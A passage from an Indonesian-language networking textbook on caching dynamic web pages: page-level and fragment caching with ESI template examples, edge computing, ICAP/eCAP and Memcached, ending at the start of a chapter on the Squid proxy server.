Teknik caching yang dijelaskan dalam bab ini berpotensi meningkatkan hit rate cache sekaligus mengurangi jumlah lalu lintas pesan yang dikirim dari LAN klien melalui Internet. Namun, karena meningkatnya tampilan objek web yang tidak dapat di-cache, laju hit cache akan dibatasi tidak peduli seberapa efektif skema caching tersebut. Salah satu kategori utama objek yang tidak dapat di-cache adalah sumber daya web yang dihasilkan secara dinamis. Ini adalah halaman yang dirakit oleh skrip sisi server melalui bentuk pemrosesan seperti skrip Java Servlets, *Active Server Pages* (ASP), *Hypertext Preprocessor* (PHP), dan *Common Gateway Interface* (CGI). Dalam kebanyakan kasus, skrip sisi server digunakan untuk menghasilkan konten dinamis dan dalam banyak kasus, konten semacam itu dianggap tidak dapat di-cache (tidak boleh di-cache) atau masa pakainya dalam cache sangat terbatas sehingga menyimpan konten seperti itu mungkin tidak meningkatkan klien -persepsi waktu respon.


Sebuah studi pada sistem belanja besar berbasis web menunjukkan bahwa 95% permintaan adalah untuk objek dinamis. Permintaan klien ini dipaksa untuk diproses oleh server web. Melayani halaman web dinamis membutuhkan lebih banyak waktu CPU daripada halaman web statis dengan ukuran yang sebanding. Upaya yang dihasilkan ditempatkan di server web adalah peningkatan beban kerja yang mengakibatkan waktu akses lebih lama. Selain itu, jika server web tidak sama dengan server yang memproses skrip, atau jika skrip memerlukan akses ke database backend, lalu lintas jaringan akan meningkat. Hasil akhir dari konten dinamis adalah konten yang di-cache lebih sedikit untuk diambil

dengan mudah dan penundaan yang lebih besar di ujung server. Apakah ada solusi untuk masalah ini? Ya, dan kami memeriksanya di bagian ini.

Caching Konten Partial Dari Halaman Dinamis

Gambar 3.18 menunjukkan aliran pemrosesan permintaan khas dari transaksi web dinamis. Hasil dari transaksi web dinamis adalah halaman web yang dihasilkan secara dinamis. Halaman web dirakit oleh server web dengan menjalankan skrip sisi server atau pernyataan sisi server. Skrip semacam itu biasanya akan menggunakan data yang disimpan dalam database (baik lokal ke jaringan yang sama dengan server web atau jarak jauh). Selain itu, jika server web menerima banyak lalu lintas, komponen pemrosesan mungkin dipindahkan ke server aplikasi, seperti Oracle WebLogic atau IBM WebSphere.

Untuk Gambar 3.18, kami memiliki situasi di mana kami memiliki situs web yang terdiri dari server web, server aplikasi, dan database. Server web bertanggung jawab untuk menerima permintaan HTTP dan mengirimkan respons HTTP, termasuk mengambil konten statis dari ruang penyimpanannya sendiri. Server aplikasi menjalankan skrip atau program untuk menghasilkan konten dinamis. Basis data memelihara data terkait bisnis, yang diminta oleh server aplikasi.



Gambar 3.18 Alur Permintaan Situs Web Yang Membutuhkan Pembuatan Halaman Dinamis.

Gambar 3.18 dianotasi dengan panah (1–6) untuk menunjukkan langkah-langkah yang diambil saat permintaan meminta transaksi dinamis. Proses dimulai ketika server web menerima permintaan HTTP (1). Permintaan biasanya berisi URL dengan string kueri, mungkin sekumpulan data POST (jika permintaannya adalah permintaan POST) dan mungkin juga beberapa data cookie yang disertakan dalam permintaan HTTP. Server web memeriksa URL dan header untuk menentukan apa yang diminta oleh permintaan. Jika URL itu sendiri adalah file skrip (misalnya, sumber dayanya adalah file .php atau file .cgi) atau jika halaman web memerlukan pemrosesan, maka server web berkomunikasi dengan server aplikasi untuk mengeksekusi file/program yang sesuai. Selain itu, string kueri dan/atau data cookie diteruskan ke server aplikasi sebagai argumen (2). Jika aplikasi memerlukan data dari database sebagai bagian dari pemrosesannya untuk menghasilkan konten dinamis untuk klien, maka server aplikasi menggabungkan kueri SQL yang sesuai. Ini diteruskan ke database backend (3). Database mengembalikan hasil query (4) ke server aplikasi. Sekarang, server

aplikasi mengemas hasilnya ke dalam format yang dapat dibaca (misalnya, sebagai kode HTML) dan meneruskannya ke server web. Faktanya, server aplikasi dapat mengirimkan banyak hasil seperti itu ke server web (5). Terakhir, server web membuat halaman web dari konten dinamis yang dikembalikan dari server aplikasi, bersama dengan konten statis apa pun yang diambilnya, bersama dengan header respons HTTP yang sesuai (6). Halaman web dengan konten dinamis dan header ini kemudian dikembalikan ke klien.

Logikanya, aplikasi web dinamis dapat dibagi menjadi tiga lapisan: lapisan presentasi, lapisan logika bisnis, dan lapisan akses database. Lapisan presentasi mengumpulkan masukan klien dan menghasilkan halaman web untuk menyajikan hasil. Lapisan logika bisnis melakukan pemrosesan khusus aplikasi dan menegakkan aturan bisnis. Lapisan akses basis data mengelola data aplikasi dalam basis data. Sama seperti aplikasi web dinamis yang dapat dibagi ke dalam lapisan-lapisan ini, demikian juga konten yang membentuk halaman web dinamis. Dengan memisahkan konten, kita dapat mengelompokkan konten dinamis menjadi konten lapisan presentasi, konten lapisan logika bisnis, dan konten lapisan akses basis data. Dan sekarang, kami dapat meng-cache berbagai bentuk konten ini sebagai sumber daya terpisah. Artinya, daripada melakukan caching halaman web, kita dapat menyimpan objek secara dinamis yang dihasilkan oleh lapisan presentasi atau lapisan logika bisnis atau lapisan basis data. Dengan demikian, ini mengurangi sebagian masalah yang disebutkan sebelumnya di bagian ini bahwa konten dinamis tidak boleh di-cache.Kita akan membahas teknik caching dinamis yang ada. Ada dua jenis teknik caching lapisan presentasi. Salah satunya adalah meng-cache seluruh halaman web yang dihasilkan secara dinamis, dan mengembalikan halaman web yang di-cache ke klien saat klien meminta halaman web yang sama. Ini disebut caching tingkat halaman. Dalam pendekatan lain, halaman web dinamis dibagi menjadi beberapa fragmen dan proxy/ESs cache fragmen individu, bukan seluruh halaman. Ketika permintaan klien tiba, proxy/ES pertama-tama meminta fragmen yang tidak di-cache dari server web asal dan kemudian menyusun halaman web berdasarkan templat halaman web yang ditentukan oleh situs web asli. Ini disebut caching fragmen.

Dalam caching tingkat halaman, seluruh halaman web yang berisi beberapa konten yang dibuat secara dinamis di-cache (seluruh halaman mungkin dibuat secara dinamis, atau hanya sebagian saja). Saat sebuah halaman diminta berulang kali, caching halaman web memungkinkan permintaan selanjutnya dilayani dari cache, sehingga kode yang awalnya membuat halaman tidak harus dijalankan lagi. Ini tentu saja bermasalah karena konten yang dihasilkan secara dinamis mungkin memiliki masa pakai atau kegunaan yang terbatas. Misalnya, situs web yang memiliki pembaruan waktu nyata pada item berita (mis., cnn.com, situs web olahraga) akan menghasilkan halaman versi baru saat cerita dan artikel baru ditambahkan atau diperbarui. Konten baru dapat dibuat dalam beberapa detik atau menit setelah akses sebelumnya dilakukan. Masalah lainnya adalah halaman web yang dibuat secara dinamis dibangun berdasarkan informasi personalisasi. Jika halaman seperti itu di-cache, itu hanya berguna untuk individu itu. Jadi, cache bersama yang memiliki objek tersimpan untuk pengguna X tidak boleh mengembalikan objek tersebut untuk pengguna Y yang meminta halaman yang sama.

Halaman web dinamis dapat dikategorikan ke dalam tiga kelompok: permintaan identik, permintaan setara, dan permintaan sebagian setara. Permintaan identik adalah permintaan yang memiliki URL yang sama. Permintaan yang setara adalah permintaan yang memiliki URL berbeda tetapi menghasilkan pembuatan halaman web yang identik dengan permintaan sebelumnya. Permintaan setara sebagian adalah permintaan yang memiliki URL berbeda tetapi menghasilkan halaman web yang digunakan sebagai tempat penampung sementara satu sama lain. Ingatlah bahwa URL dapat menyertakan string kueri sehingga meskipun server, jalur, dan nama file identik, URL berbeda karena nilai dalam string kueri seperti ID pengguna.

Protokol Caching Konten Dinamis. Dynamic Content Caching Protocol (DCCP) memungkinkan aplikasi web untuk menentukan bagaimana halaman web yang dihasilkan harus di-cache. Ekstensi HTTP/1.1 untuk direktif Cache-Control digunakan untuk menentukan validitas halaman web yang di-cache. Untuk permintaan yang identik dan setara, halaman web yang sebelumnya di-cache dikirim langsung ke klien. Untuk permintaan yang setara sebagian, halaman web yang di-cache sebelumnya dapat segera dikirimkan sebagai solusi perkiraan kepada klien sementara halaman web yang sebenarnya dibuat dan dikirim. Pendekatan ini digunakan oleh server web dan server proxy balik untuk meningkatkan performa sistem, seperti dengan Oracle Web Cache dan Microsoft ISA Server. Tahap awal Jaringan Distribusi Konten (CDN) juga didasarkan pada caching tingkat halaman tetapi terutama berfokus pada konten web statis.

Keuntungan caching tingkat halaman adalah kesederhanaan dan kemudahan penggunaannya oleh semua tingkat sumber daya cache yang terlibat (browser, server proxy, ES, server web). Jika frekuensi klien meminta konten dinamis yang sama tinggi maka pendekatan ini sangat efektif karena meningkatkan kinerja situs web dengan mengurangi penundaan yang terkait dengan pembuatan konten. Ini juga mengurangi bandwidth yang diperlukan untuk mengirimkan konten dari server web asal ke server edge/proxy karena permintaan berturut-turut tidak ditangani di ujung server web.

Namun, sebagian besar konten web dinamis sangat dipersonalisasi dan/atau memiliki masa pakai yang singkat sebelum kedaluwarsa. Oleh karena itu, pendekatan ini tidak terlalu berguna. Pertimbangkan situs di mana pelanggan masuk dan kemudian setiap akses yang berhasil ke halaman web menghasilkan salam atau pesan yang disesuaikan di suatu tempat di halaman itu. Ini membuat setiap halaman unik untuk pelanggan itu. Halaman yang di-cache hanya dapat digunakan kembali untuk pengguna yang sama yang membuat permintaan yang sama. Caching objek seperti itu hampir pasti akan menghasilkan tingkat hit yang buruk (rendah) karena item ini jarang akan digunakan kembali dan dengan demikian menghabiskan ruang cache secara sia-sia.


Caching pada tingkat halaman juga menyebabkan pembatalan yang tidak perlu. Jika hanya satu atau beberapa elemen pada halaman tertentu yang menjadi tidak valid, seluruh halaman menjadi tidak valid. Sekali lagi, pertimbangkan sapaan khusus di setiap halaman web. Ini mungkin sekecil bagian kecil dari halaman yang tertulis di sudut kanan atas. Halaman web lainnya akan valid jika diminta oleh pengguna lain. Tetapi seluruh halaman tidak valid karena bagian kecil yang disesuaikan.

Mari kita lihat contoh yang lebih konkret, BleacherReport. Ini adalah situs web olahraga yang mengizinkan akun pengguna tempat pengguna diizinkan untuk membuat daftar tim favoritnya. Setelah mencapai halaman beranda BleacherReport dan masuk, pengguna akan memiliki serangkaian tautan di bagian atas untuk memilih jenis olahraga yang diminati (mis., National Football League [NFL], Major League Baseball [MLB]). Di bawah ini adalah daftar skor terkini dan terkini. Mengikuti iklan, ada judul utama dan tautan judul lainnya di bagian kanan halaman, sedangkan di bagian kiri halaman terdapat tautan khusus untuk tim yang dipilih pengguna.

Di halaman ini, menu teratas diperbaiki, skor diperbarui mungkin setiap satu atau dua menit, tajuk utama berubah setiap beberapa menit dan tautan ubah suai berubah setiap beberapa menit atau lebih. Jika pengguna X memuat halaman ini, itu disesuaikan. Jika pengguna X memuat ulang halaman ini dalam beberapa menit, satu-satunya perubahan adalah papan skor. Jika pengguna memuat ulang halaman ini setelah 30 menit, mungkin akan ada beberapa perubahan pada link judul dan link tim favorit.

Untuk sebagian besar halaman web dinamis, hanya sebagian atau beberapa bagian halaman yang bersifat dinamis dan dalam kasus BleacherReport, hanya sebagian halaman yang disesuaikan untuk pengguna. Bagian lain dari halaman ini berupa gambar atau teks statis, sedangkan bagian lain diubah tetapi tidak harus dengan sangat cepat. Caching tingkat halaman dikalahkan oleh konten yang disesuaikan dan konten yang berubah secara dinamis. Dengan caching fragmen, kita dapat mengeksploitasi sifat halaman web dinamis dan memecahkan masalah yang terkait dengan caching tingkat halaman.

Pada dasarnya, dalam pendekatan ini, template dibuat untuk setiap halaman web yang dihasilkan secara dinamis. Template menentukan tata letak halaman web menggunakan sekumpulan tag markup dan tata letak halaman terdiri dari sejumlah fragmen. Setiap fragmen adalah unit yang di-cache secara independen. Halaman disusun secara dinamis oleh sumber daya caching alih-alih situs web asal saat halaman diminta. Gambar 3.19 mengilustrasikan template halaman web yang dinamis. Template terdiri dari tiga fragmen. Fragmen 1 adalah logo perusahaan, yang merupakan konten statis. Fragmen 2 berisi berita perusahaan dan dihasilkan secara dinamis. Memiliki waktu hidup (TTL) yaitu 60 menit. Fragmen 3 terdiri dari harga saham perusahaan terkini. Ini juga dihasilkan secara dinamis tetapi memiliki TTL yang jauh lebih pendek hanya 5 detik. Logo perusahaan tidak memiliki TTL karena file tidak diharapkan berubah selama berbulan-bulan atau bertahun-tahun.



Gambar 3.19 Templat Halaman Web Dinamis.

Caching fragmen banyak digunakan di industri. Edge Side Include (ESI) adalah standar industri yang diusulkan oleh Akamai, IBM, dan Oracle untuk caching fragmen di ES. Dengan ESI, Anda menggunakan bahasa markup berbasis XML untuk menentukan struktur halaman web dinamis. Bahasa markup menentukan template untuk setiap halaman web dinamis. Halaman seperti itu akan terdiri dari hierarki fragmen di mana setiap fragmen dapat terdiri dari subfragmennya sendiri di mana setiap fragmen atau subfragmen dapat memiliki instruksi pengontrol cache yang berbeda seperti TTL yang berbeda. Template kemudian menentukan bagaimana ES dan/atau server proxy akan mengambil dan menyusun fragmen untuk membuat halaman web dinamis.

Halaman HTML yang menggunakan ESI disebut template ESI. Template menggunakan HTML, JavaScript, dan markup sisi klien lainnya yang sama seperti halaman web tradisional mana pun. Tag ESI mengidentifikasi bagian halaman web yang harus disertakan oleh server ES/proxy dari cache mereka sendiri.

Tag ESI ditambahkan ke HTML halaman web. Pertama, ada tag <esi:include src="filename" alt="filename2">. Tag ini mirip dengan pernyataan penyertaan sisi server (SSI) yang menyebabkan file disertakan pada bagian ini dari file HTML.

Berikutnya adalah variabel. Variabel ditetapkan berdasarkan nilai yang ditemukan di cookie atau header HTTP. Variabel kemudian digunakan dalam pernyataan bersyarat. ESI sudah memiliki beberapa variabel bawaan yang nilainya diperoleh dari header HTTP. Variabel tersebut adalah HTTP_ACCEPT_LANGUAGE, HTTP_COOKIE, HTTP_HOST, HTTP_REFERER, HTTP_USER_AGENT, dan QUERY_STRING.

Pernyataan kondisional mirip dengan kondisional SSI karena mereka menguji nilai variabel dan kemudian memutuskan tindakan apa yang akan diambil. Tag bersyarat memiliki bentuk <esi:when test="conditional statement">…</esi:when>. Setelah pernyataan when, klausa <esi:otherwise>…</esi:otherwise> dapat muncul. Tindakan untuk klausa kapan dan sebaliknya biasanya adalah pernyataan <esi:include>.

Akhirnya, ada mekanisme penanganan kesalahan. Pernyataan <esi:include> dapat menyertakan tindakan satu kesalahan. Penggunaan umum onerror adalah untuk mengaturnya sebagai onerror="continue" untuk menunjukkan bahwa jika ada kesalahan

dalam mengambil file, untuk melanjutkan sisa pembuatan halaman. Tanpa pernyataan onerror, setiap kesalahan dalam memuat file menghasilkan kode status 400 dikembalikan.

Bentuk lain dari penanganan error mirip dengan blok try-catch Java yang dikenal sebagai klausa try-attempt-exception. Formatnya ditampilkan sebagai berikut:

```
<esi:try>
    <esi:attempt>
       Statements
    </esi:attempt>
    <esi:except>
       Statements
    </esi:except>
</esi:try>
```

Pernyataan dalam klausa <esi:attempt> mungkin akan menjadi pernyataan <esi:include>, sedangkan klausa <esi:kecuali> mungkin memiliki teks yang menempatkan ke dalam file pernyataan bahwa halaman yang dimuat tidak dimuat dengan benar, atau mungkin tag <a href> untuk menempatkan tautan item yang sebenarnya di halaman.

Halaman dengan ESI dikontrol sebagai berikut. Saat server edge/proxy menerima permintaan klien untuk halaman web, ia mengambil dan meng-cache templat halaman web yang sesuai dari server web asal bersama dengan fragmen apa pun. Permintaan selanjutnya untuk halaman web yang sama akan memanggil pemrosesan template yang di-cache, yang menyebabkan server edge/proxy untuk merakit halaman dari fragmen-fragmen yang di-cache. Fragmen apa pun yang tidak ditemukan (yaitu, yang menyebabkan kesalahan) kemudian ditangani oleh server edge/proxy melalui tag ESI (baik tag onerror atau coba-coba-kecuali). Contoh template ESI ditampilkan sebagai berikut:

```
<html>
<head>
<title>MyCompany </title>
</head>
<body>
<h1>Company Logo</h1>
<esi:include src=http://www.mycompany.com/fragments/news.jsp/>
<esi:include src=http://www.mycompany.com/fragments/stock.jsp />
</body>
</html>
```

Pernyataan <esi:include> dalam contoh yang disebutkan di atas memberi tahu server ES/proxy untuk mengambil sumber daya yang ditentukan oleh atribut src, news.jsp dan stock.jsp, keduanya dari server web asal www.mycompany.com. Fragmen yang diterima

ditempatkan ke dalam dokumen yang dihasilkan menggantikan dua tag <esi:include>. Akhirnya, halaman web yang dibangun akan dikembalikan ke klien.

Mengapa kami tertarik pada ESI daripada SSI? ESI mendefinisikan aturan yang digunakan untuk membatalkan fragmen yang disimpan di ES. Dengan demikian, ini memberikan fleksibilitas yang sama tetapi menambah kontrol cache sehingga komponen dinamis ini dapat diperoleh baru dari server web asal daripada beberapa server proxy.

Karena fragmen template ESI adalah sumber daya terpisah, masing-masing dapat diberi nilai TTL cache sendiri. Misalnya, TTL cache 60 menit mungkin diberikan ke fragmen news.jsp, sedangkan stocks.jsp diberi TTL hanya 5 detik. Ini berarti bahwa harga saham yang di-cache akan menjadi tidak valid dalam waktu 5 detik sehingga sumber daya yang sama tidak dapat digunakan oleh dua permintaan. Tetapi cache tidak membuang seluruh halaman karena halaman news.jsp tetap valid selama satu jam penuh.

Dengan menggunakan skema ini, cache fragmen dapat meningkatkan kinerja sistem web dan dapat mengurangi lalu lintas jaringan karena terdapat perincian caching yang lebih baik dan karena perakitan halaman dinamis terjadi di ES/server proxy daripada server web asal. Banyak produk perangkat lunak, seperti server proxy Squid, Akamai ES, IBM WebSphere ES, dan Oracle Web Cache mendukung ESI untuk menyediakan fungsionalitas caching fragmen dan perakitan halaman dinamis.Di antara tiga lapisan aplikasi web, lapisan logika bisnis adalah lapisan yang paling kompleks dan intensif secara komputasi. Pada lapisan ini, pemrosesan khusus aplikasi ditangani. Lapisan ini juga memberlakukan aturan dan kebijakan bisnis.

Banyak produk komersial menyediakan fitur pembongkaran logika bisnis. IBM ES mereplikasi komponen aplikasi, seperti Servlets, JSP, dan Enterprise Bean pada ES. Dalam arsitektur seperti itu, ES menjadi proksi server aplikasi untuk mengeksekusi perhitungan secara lokal. Meskipun logika bisnis dapat dijalankan di ES, database masih berada di sisi server web sehingga ES mungkin (kemungkinan besar) perlu mengakses database dari jarak jauh. Dengan membongkar perhitungan, server web bebas untuk menangani lebih banyak permintaan, tetapi ini meningkatkan komunikasi jaringan baik di dalam LAN maupun di Internet.

Model Akamai EdgeComputing menyediakan model penerapan baru untuk aplikasi web. Aplikasi web dibagi menjadi dua komponen: komponen tepi dan komponen asal. Kode pada komponen edge diterapkan ke ES Akamia yang didistribusikan ke seluruh dunia. Komponen asal disebarkan dengan cara tradisional di dalam pusat data pusat. Mirip dengan IBM ES, logika bisnis dijalankan di ES tetapi sumber data backend masih terpusat di situs web asli. ES masih akan meng-cache komponen statis yang telah mereka ambil tetapi juga komponen yang telah mereka proses secara dinamis. Model caching ini membawa ke aplikasi web keuntungan yang sama yang disediakan CDN untuk halaman web statis. Framework .Net juga dapat memindahkan komponen logika bisnis dari server web ke ES. Dalam kasus seperti itu, komponen logika bisnis dapat mengakses database dari jarak jauh di situs web. Pada bulan Desember 2016, Amazon meluncurkan pratinjau model komputasi edge baru, Lambda@Edge. Lambda adalah layanan komputasi awan Amazon yang Anda gunakan untuk menjalankan aplikasi web Anda tanpa menyediakan atau mengelola server.

Ini mendukung aplikasi web Anda di salah satu dari Java, Python atau C #. Lambda@Edge adalah ekstensi Lambda yang memungkinkan situs web mengeksekusi kode di server tepi Amazon CDN. Eksekusi tepi tidak hanya mengurangi beban situs web dan meningkatkan skalabilitasnya, tetapi juga mengurangi latensi respons klien.

Protokol Adaptasi Konten Internet

Kelompok kerja IETF telah menerapkan Protokol Adaptasi Konten Internet (ICAP) untuk memungkinkan panggilan prosedur jarak jauh (RPC) melalui HTTP. RPC adalah pendekatan umum dalam pemrograman di mana satu program memanggil subrutin di mana subrutin tidak harus dari program yang sama atau menggunakan ruang pengalamatan yang sama atau bahkan lokal ke komputer yang sama. Dengan cara ini, seorang programmer dapat menulis kode yang dapat ditangani dari jarak jauh oleh program lain.

Pendekatan ICAP memanfaatkan RPC agar web server dapat menginstruksikan edge/proxy server untuk melakukan proses adaptasi terhadap konten. Pemrosesan adaptasi, atau adaptasi konten, adalah gagasan bahwa layanan yang diminta ditangani secara transparan oleh proxy/ES. Ini tumpang tindih dengan ES kami melakukan operasi logika bisnis, tetapi di sini kami tidak membatasi layanan untuk eksekusi skrip sisi server untuk menghasilkan konten khusus untuk halaman web dinamis.

Misalnya, sebuah situs web mungkin ingin menyediakan setiap halaman web dengan iklan yang berbeda setiap kali halaman tersebut dilihat. Jika situs web menerapkan kebijakan dengan menandai halaman tersebut sebagai tidak dapat di-cache sementara juga melacak cookie pengguna, ini akan menambah beban pada server web. Dalam kerangka ICAP, halaman web dapat di-cache di server edge/proxy. Ketika server edge/proxy menerima permintaan klien untuk halaman web yang di-cache, ia dapat menggunakan panggilan ICAP ke server penyisipan iklan terdekat untuk menambahkan iklan ke halaman web yang di-cache dan kemudian mengirimkannya ke klien.

Variasi ICAP dikenal sebagai eCAP di mana "e" dapat dianggap tertanam. Idenya adalah untuk menghilangkan kebutuhan akan server ICAP eksternal dengan menggantinya dengan modul yang dapat dimuat. Jadi, daripada menempatkan RPC antar komputer di jaringan (atau lintas jaringan), panggilan dilakukan secara internal ke modul sesuai permintaan. Salah satu keuntungan dari pendekatan ini adalah membatasi komunikasi jaringan yang diperlukan dengan ICAP.

Modul eCAP dapat diimplementasikan untuk menangani sejumlah layanan untuk server proxy. Di antara yang disarankan oleh pengembang eCAP adalah deteksi antivirus, kompresi, pemfilteran konten, pemblokiran kontrol konten atau akses, terjemahan bahasa dan penyandian atau decoding, dan logging. Seperti yang akan kita jelajahi di Bab 4, server proxy Squid menangani sebagian besar dengan sendirinya. Dengan eCAP, beban dipindahkan dari modul Squid ke modul eCAP sehingga Squid dapat fokus hanya pada tugas langsung dari layanan proxy. Apakah seseorang lebih memilih untuk menggunakan mekanisme built-in Squid atau mengimplementasikan modul mereka sendiri adalah masalah pilihan karena Squid dan eCAP tersedia dalam kode sumber C.

Meskipun pendekatan caching lapisan logika bisnis menawarkan peningkatan yang signifikan atas caching halaman web dinamis penuh, itu masih memiliki kekurangannya

sendiri. Masalah yang paling signifikan terletak pada program atau script yang membutuhkan akses database ke database yang hanya tersedia sebagai backend di lokasi web server. Dalam kasus seperti itu, ES mungkin tidak dapat mengakses database secara efisien. Hasilnya adalah latensi tambahan saat ES berkomunikasi kembali ke database, penundaan dari akses data, dan lalu lintas pesan tambahan di Internet.

Caching Hasil Query Database


Dengan halaman web dinamis, kami menemukan bahwa tantangan kami adalah melakukan cache halaman tersebut secara keseluruhan, yang akan menyebabkan penggunaan cache yang buruk. Melalui caching fragmen dan distribusi pemrosesan logika bisnis ke server edge/proxy, kami telah mengatasi masalah tersebut. Namun hampir semua aplikasi web dinamis membutuhkan akses yang sering ke database. Hasilnya adalah akses database menjadi salah satu hambatan kinerja terbesar untuk pembuatan konten web dinamis.

Caching hasil kueri basis data adalah pendekatan yang efektif untuk meningkatkan kinerja sistem. Memcached adalah sistem caching memori terdistribusi. Itu dapat mempercepat aplikasi web dinamis dengan menyimpan hasil kueri basis data untuk mengurangi jumlah akses basis data. Memcached digunakan oleh banyak situs web utama, termasuk YouTube, Facebook, dan Wikipedia.

Gambar 3.20 memperlihatkan bagaimana sebuah aplikasi web menggunakan sistem Memcached sebagai berikut:

1. Aplikasi web perlu menjalankan kueri basis data. Ini pertama kali memeriksa dengan sistem Memcached untuk melihat apakah hasil kueri disimpan di DRAM (memori utama).
2. Di sini, hasil kueri tidak di-cache. Dengan demikian ia mengirimkan kueri ke database.
3. Database menjalankan kueri dan menyimpan hasil kueri di Memcached untuk akses di masa mendatang.
4. Hasil query dikembalikan ke aplikasi web. Halaman web dinamis disusun berdasarkan hasil kueri.

Membaca data dari sistem Memcached secara signifikan lebih cepat daripada membaca data dari database pada disk karena data di-cache di DRAM dan data diurutkan sebelumnya di sistem Memcached.



Gambar 3.20 Aplikasi Web Dengan Sistem Memcached.

BAB 4
STUDI KASUS: SQUID PROXY SERVER

Kami menemukan server proksi maju (kami akan menyebutnya hanya sebagai server proksi dalam bab ini) biasanya di organisasi besar, berfungsi sebagai proksi untuk klien di dalam organisasi. Server proxy bertindak sebagai antarmuka antara klien web dan Internet, menyediakan bentuk akselerator web. Akselerator ini mungkin melakukan tugas seperti menyimpan konten web ke dalam cache, mengompresi/membuka kompresi konten, memfilter konten yang tidak diinginkan untuk menghindari lalu lintas jaringan tambahan, dan mengambil konten yang berpotensi diinginkan. Meskipun server proxy akan menangani banyak dari ini, kami secara khusus ingin fokus pada caching web dan pemfilteran konten.

Dengan melakukan caching konten web, akses selanjutnya ke konten yang sama akan ditangani secara lokal oleh server proxy. Dengan memfilter, server proxy memeriksa permintaan dan tanggapan dan melalui pernyataan kontrol akses memutuskan konten mana yang harus dikirim ke Internet atau diterima dari Internet. Efek samping dari server proxy adalah ia juga dapat memberikan tingkat anonimitas untuk kliennya karena alamat IP sumber disamarkan dari server web. Server proxy juga akan menghasilkan log, yang dapat digunakan organisasi untuk melacak pemanfaatan Internet. Setelah menerima permintaan klien, server proxy penerusan memiliki sejumlah kemungkinan pilihan sebagai berikut:

- Jika sumber daya terletak di cache lokal, ambil item dari cache dan kembalikan, menghemat waktu yang diperlukan klien untuk meminta permintaan mencapai server web, untuk dilayani di sana, dan untuk kembali.
- Jika sumber daya berada di cache lokal tetapi ditandai sebagai kedaluwarsa, teruskan variasi permintaan ke server web asal untuk menanyakan apakah pembaruan diperlukan. Berdasarkan respons, kembalikan dokumen yang di-cache atau sumber daya yang dikirim oleh server ke klien.
- Menolak permintaan karena melanggar satu atau lebih pernyataan kontrol akses.
- Teruskan permintaan ke server web asal, teruskan respons apa pun yang dikembalikan ke klien dan cache respons tersebut.
- Teruskan permintaan ke server web asal, teruskan setiap tanggapan yang dikembalikan ke klien tetapi jangan menyimpan tanggapan tersebut dalam cache.
- Meneruskan permintaan ke server web asal tetapi menolak respons yang dikembalikan karena melanggar satu atau lebih pernyataan kontrol akses.

Ada beberapa bentuk server proxy. Server proxy tradisional secara resmi disebut server proxy maju, seperti yang telah kami jelaskan di atas. Server proxy penerusan menerima permintaan internal dan menentukan cara menanganinya baik dengan mengambil konten yang disimpan secara lokal, dengan menulis ulang permintaan, dengan mengirimkan permintaan ke Internet, atau dengan melarang permintaan.

Server proxy yang hanya meneruskan permintaan tanpa upaya untuk menyelesaikan permintaan secara lokal terkadang disebut proxy tunneling dan sebenarnya tidak lebih dari sumber daya lokal yang bertindak sebagai perantara. Dalam kasus seperti itu, server proxy mungkin masih menawarkan beberapa manfaat seperti anonimitas dan pencatatan, tetapi tidak melakukan apa pun untuk keamanan atau efisiensi. Proxy tunneling dapat diimplementasikan langsung di perangkat keras menggunakan gateway.

Server proxy terbalik berfungsi sebagai front-end ke server web. Bentuk server proxy ini bertindak sebagai perantara permintaan masuk dan server web back-end. Ini dapat digunakan untuk menyediakan penyeimbangan muatan jika ada beberapa server back-end. Itu juga dapat menyimpan permintaan populer sehingga permintaan tersebut dipenuhi oleh server proxy dan bukan server web. Reverse proxy server juga dapat menangani tugas yang mungkin membebani web server seperti eksekusi skrip sisi server, enkripsi/dekripsi, dan kompresi/dekompresi. Reverse proxy server juga dapat menambah tingkat keamanan dengan menganalisis permintaan untuk kemungkinan bentuk serangan, menangani autentikasi, dan melakukan penulisan ulang URL, meskipun dalam kebanyakan kasus, tugas ini ditangani oleh server web itu sendiri.

